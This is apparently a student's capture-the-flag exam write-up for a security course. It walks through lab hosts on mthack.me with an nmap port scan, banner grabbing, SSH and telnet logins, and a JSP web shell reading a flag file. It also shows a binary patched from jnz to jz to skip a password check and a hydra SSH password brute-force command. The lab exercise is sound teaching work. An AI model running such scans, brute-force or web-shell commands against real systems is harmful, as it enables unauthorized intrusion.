

# CSCI-476 Final Test

Gunnar Holwerda

May 6, 2015

# Table of Contents

<b>Executive Summary</b>	<b>2</b>
1.1 Executive Summary . . . . .	2
<b>Round 1</b>	<b>3</b>
2.1 DiscoveredIn1655 . . . . .	3
2.2 Th1sT1m3ItsAMoon . . . . .	4
2.3 SocialContract . . . . .	6
<b>Round 2</b>	<b>7</b>
3.1 TomcatIsAVulnerability . . . . .	7
<b>Round 3</b>	<b>8</b>
4.1 nextlevel . . . . .	8
<b>Round 4</b>	<b>11</b>
5.1 FSInc3ption . . . . .	11
5.2 deaddrop . . . . .	12
<b>Round 5</b>	<b>14</b>
<b>Misc. Flags</b>	<b>15</b>
7.1 mylittlepwnie . . . . .	15
<b>Summary</b>	<b>16</b>
<b>Bibliography</b>	<b>17</b>

# Executive Summary

## 1.1 Executive Summary

# Round 1

## 2.1 DiscoveredIn1655

When starting out I was given the information that the members of mhh had been discussing RFC2100. This RFC mentions a few names, so I began using the names mentioned as subdomains of mthack.me and quickly found titan.mthack.me. I ran nmap on the host to see what ports were open.

```
$ nmap -sS -p1-65535 titan.mthack.me -v -T4
```

The nmap returned that port 22 and 23 were open. I attempted to ssh, but found that a public key was needed. Next I used telnet to connect to port 23 and was presented with my first flag “DiscoveredIn1655”.

```
root@kali: ~  
File Edit View Search Terminal Help  
23/tcp    open    telnet  
445/tcp   closed microsoft-ds  
33033/tcp closed unknown  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 113.85 seconds  
Raw packets sent: 131157 (5.771MB) | Rcvd: 92 (3.688KB)  
root@kali:~# ssh titan.mthack.me  
The authenticity of host 'titan.mthack.me (52.11.126.114)' can't be established.  
ECDSA key fingerprint is 76:fa:68:39:5d:7f:49:bc:64:83:94:57:f1:4c:36:a0.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added 'titan.mthack.me,52.11.126.114' (ECDSA) to the list of known hosts.  
Permission denied (publickey,gssapi-keyex,gssapi-with-mic).  
root@kali:~# telnet titan.mthack.me  
Trying 52.11.126.114...  
Connected to titan.mthack.me.  
Escape character is '^]'.  
  
Kernel 3.10.0-229.el7.x86_64 on an x86_64  
flag: DiscoveredIn1655  
  
flag: DiscoveredIn1655  
login: Connection closed by foreign host.  
root@kali:~#
```

## 2.2 Th1sT1m3ItsAMoon

In addition to titan.mthack.me, I was able to find the europa.mthack.me subdomain. After an nmap on europa I saw that port 7870 was open. There was no information about this port, so I used NetCat to connect to it, it returned “SSH-2.0-OpenSSH\_6.6.1”. After seeing this I knew that I should use SSH to connect to europa.mthack.me on this port.

```
$ ssh europa.mthack.me -p 7870
```

After adding europa to my known\_hosts I was presented with my second flag “Th1sT1m3ItsAMoon”.


```
root@kali: ~
File Edit View Search Terminal Help
Raw packets sent: 131152 (5.770MB) | Rcvd: 86 (3.444KB)
root@kali:~# nc europa.mthack.me 7870
SSH-2.0-OpenSSH_6.6.1
hi
Protocol mismatch.
root@kali:~# ssh --help
usage: ssh [-1246AaCfGkKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
          [-D [bind_address:]port] [-e escape_char] [-F configfile]
          [-I pkcs11] [-i identity_file]
          [-L [bind_address:]port:host:hostport]
          [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
          [-R [bind_address:]port:host:hostport] [-S ctl_path]
          [-W host:port] [-w local_tun[:remote_tun]]
          [user@]hostname [command]
root@kali:~# ssh europa.mthack.me -p 7870
The authenticity of host '[europa.mthack.me]:7870 ([52.11.77.215]:7870)' can't be established.
ECDSA key fingerprint is b8:f3:0d:d8:52:13:7d:6d:98:14:3a:8b:af:be:6f:c4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[europa.mthack.me]:7870,[52.11.77.215]:7870' (ECDSA) to the list of known hosts.
\S
Kernel \r on an \m
flag: ThisTIm3ItsAMoon
root@europa.mthack.me's password: 
```

## 2.3 SocialContract

```
thomas@ip-172-31-46-134:~  
File Edit View Search Terminal Help  
Permission denied (publickey,gssapi-keyex,gssapi-with-mic).  
root@kali:~/.ssh# chmod 0000 id_rsa  
root@kali:~/.ssh# ls  
authorized_keys id_rsa known_hosts  
root@kali:~/.ssh# ssh thomas@hobbes.mthack.me  
Last login: Mon May  4 19:09:35 2015 from 153.90.45.197  
[thomas@ip-172-31-46-134 ~]$ ls  
hi oh-hey-look-its.txt  
[thomas@ip-172-31-46-134 ~]$ cat hi  
[thomas@ip-172-31-46-134 ~]$ ls -la  
total 36  
drwx-----, 3 thomas thomas 4096 May  4 19:27 .  
drwxr-xr-x, 4 root root 34 Apr 30 01:58 ..  
-rw-----, 1 thomas thomas 723 May  4 18:55 .bash_history  
-rw-r--r--, 1 thomas thomas 18 Jan 11 05:06 .bash_logout  
-rw-r--r--, 1 thomas thomas 193 Jan 11 05:06 .bash_profile  
-rw-r--r--, 1 thomas thomas 231 Jan 11 05:06 .bashrc  
-rw-rw-r--, 1 thomas thomas 0 May  4 18:53 hi  
-rwxrwxrwx, 1 root root 21 Apr 30 02:06 oh-hey-look-its.txt  
-rw-----, 1 thomas thomas 12288 May  4 18:55 .oh-hey-look-its.txt.swp  
drwx-----, 2 thomas thomas 76 May  4 19:13 .ssh  
[thomas@ip-172-31-46-134 ~]$ cat oh-hey-look-its.txt  
flag: SocialContract  
[thomas@ip-172-31-46-134 ~]$
```

# Round 2

## 3.1 TomcatIsAVulnerability



The screenshot shows a web browser window with several tabs open: "Open Security ...", "My Drive - Goo...", "HowTo: Unpac...", "http://m...lag.txt", and "http...". The active tab displays the URL "mercury.mthack.me:8089/OhLordHelpUsJCOmelet/cmd.jsp?cmd=cat+%2Fopt%2Fflag.txt". Below the address bar is a navigation bar with links: "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", and "Exploit-DB". The main content area is titled "Commands with JSP" and contains a text input field and a "Send" button. Below the input field, the text "Command: cat /opt/flag.txt" is displayed, followed by the output "flag: TomcatIsAVulnerability".

Commands with JSP

Send

Command: cat /opt/flag.txt

flag: TomcatIsAVulnerability



# Round 3

## 4.1 nextlevel

Given the binary for round three, I first ran strings on the file using grep to try to find “password” or something along those lines. These attempts were unsuccessful, so I moved onto editing the binary using radare2. I was able to find the location of a “jnz” instruction right after asking for the number. I edited that instruction to be a “jz” instead and was presented with “ciph3rfun.html”.

```
0x00400507 488d4580 lea rax, [rbp-0x80]
0x0040050b 4889d6 mov rsi, rdx
0x0040050e 48 invalid
0x0040050f 89 invalid
0x00400518] > q
root@kali:~/Downloads# ./g4t3k33p3r
enter a number between 1 and 10

wait....how did you get the right password?!
ciph3rfun.html
root@kali:~/Downloads# 2
bash: 2: command not found
root@kali:~/Downloads# 0xc6
```

I then visited [www.mthack.me/ciph3rfun.html](http://www.mthack.me/ciph3rfun.html) and was presented with some sort of encoded flag. It looked like ROT, so I went to a ROT decoder, entered the cipher text and was presented with the flag “nextlevel”.


ROT-0: gmbh:ofyumfwfm  
ROT-1: hnci:pgzvngxgn  
ROT-2: iodj:qhawohyho  
ROT-3: jpek:ribxpizip  
ROT-4: kqfl:sjcyqjajq  
ROT-5: lrgm:tkdZRkbbkr  
ROT-6: mshn:uleaslcls  
ROT-7: ntio:vmfbtmdmt  
ROT-8: oujp:wngcunenu  
ROT-9: pvkq:xohdvofov  
ROT-10: qwlr:ypiewpgpw  
ROT-11: rxms:zqjfxqhqx  
ROT-12: synt:arkgyriry  
ROT-13: tzou:bslhzsjsz  
ROT-14: uapv:ctmiatkta  
ROT-15: vbqw:dunjbulub  
ROT-16: wcrx:evokcvmvc  
ROT-17: xdsy:fwpldwnwd  
ROT-18: yetz:gxqmexoxe  
ROT-19: zfua:hyrnfypyf  
ROT-20: agvb:izsogzqzg  
ROT-21: bhwc:jatpharah  
ROT-22: cixd:kbuqibsbi  
ROT-23: djye:lcvrjctcj  
ROT-24: ekzf:mdwskdudk  
ROT-25: flag:nextlevel



# Round 4

## 5.1 FSInc3ption

```
# hydra ssh://192.168.2.12 -l user -P /usr/share/wordlists/metasploit/namelist.txt
```



## 5.2 deaddrop


```
root@kali:~/Downloads# unzip mhk-warez-login-info.zip
Archive:  mhk-warez-login-info.zip
[mhk-warez-login-info.zip] flag.txt password:
replace flag.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
extracting: flag.txt
root@kali:~/Downloads# ls
flag.txt  m0ar-secrets.dd  mhk-warez-login-info.zip  mhk.exe  wordlists
root@kali:~/Downloads# cat flag.txt
Flag: deaddrop
root@kali:~/Downloads#
```



## Round 5

# Misc. Flags

## 7.1 mylittlepwnie





# Summary

# Bibliography